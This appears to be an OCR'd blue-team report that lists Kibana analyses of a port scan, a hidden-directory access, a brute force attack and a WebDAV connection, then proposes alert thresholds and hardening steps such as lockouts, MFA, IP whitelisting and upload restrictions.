
Analysis with Kibana: Identifying the Port Scan




Analysis: Finding the Request for the Hidden Directory



Analysis: Uncovering the Brute Force Attack



Analysis: Finding the WebDAV Connection



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Though useful, having alerts for every port scan is unrealistic.
Setup a low-level alert for any port scanning, with a threshold of 10, and a severe alert for anything above 100.
Have alerts for any use of Nmap.
Setup a critical alert for aggressive scans.

System Hardening

Whitelist known IPs and have the firewall block unauthorised IPs from scanning.

Schedule regular security checks on all ports. Close ports that don't need to be open. Keep all services running in ports updated.
Review IDS regularly, obfuscate and limit returned information, block the probes and host sweeps, rate-limit and slow down scans to thwart scan attempts and scan results.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Create 2 alerts.
1. A low-level alert for more than 3 password failures.
2. Create a critical alert for more than 10 failures.

Create an alert for non-whitelisted IPs attempting to access the directory.

System Hardening

Set a timeout of 30min+ for more than 3 password failures, and that time increases with every failure. Blacklist the IP after 10 failed password attempts.
Increase password strength requirements to the directory (minimum length, mixture of upper case, lower case, numbers and special characters).
Force a password reset every 3 months.
For privileged accounts create multi-factor authentication.
Limit user access to the directory.
Remove all reference to the hidden directory in the webserver.

Mitigation: Preventing Brute Force Attacks

Alarm

For all password portals, such as the webserver and SSH, setup alerts for more than 3 failed attempts, and critical alerts for 10 failed attempts.

System Hardening

Setup account timeout and lockout rules for failed password attempts to block brute forcing. After 3 failures a 30min timer is triggered and increases with every successive password failure, up to 10, upon which the user account is locked, a password expiry is triggered and a critical alert is sent to the security team.
Increase password strength requirements and expiry every 3 months. Consider multi-factor authentication.
Rate-limit traffic to block mass password attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert for non-whitelisted IPs connecting to WebDAV and from non-secure locations.

System Hardening

Limit user access to WebDAV.
Harden authentication to WebDAV – password requirements, MFA, whitelisting IPs.
Scanning all incoming traffic with anti-virus/anti-malware.
Update regularly.
Upgrade to a more secure application.
Consider only allowing internal access to WebDAV, within the companies building/network, block external connections.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Monitor all incoming uploads and setup an alert for anything triggered by anti-virus/anti-malware.
Create an alert for files that contain suspicious code/scripts/file extensions.

System Hardening

Setup a secure anti-virus/anti-malware application that screens all incoming files and automatically updates daily.
Update firewall rules.
Limit filetypes that can be uploaded, including restricting php.

the End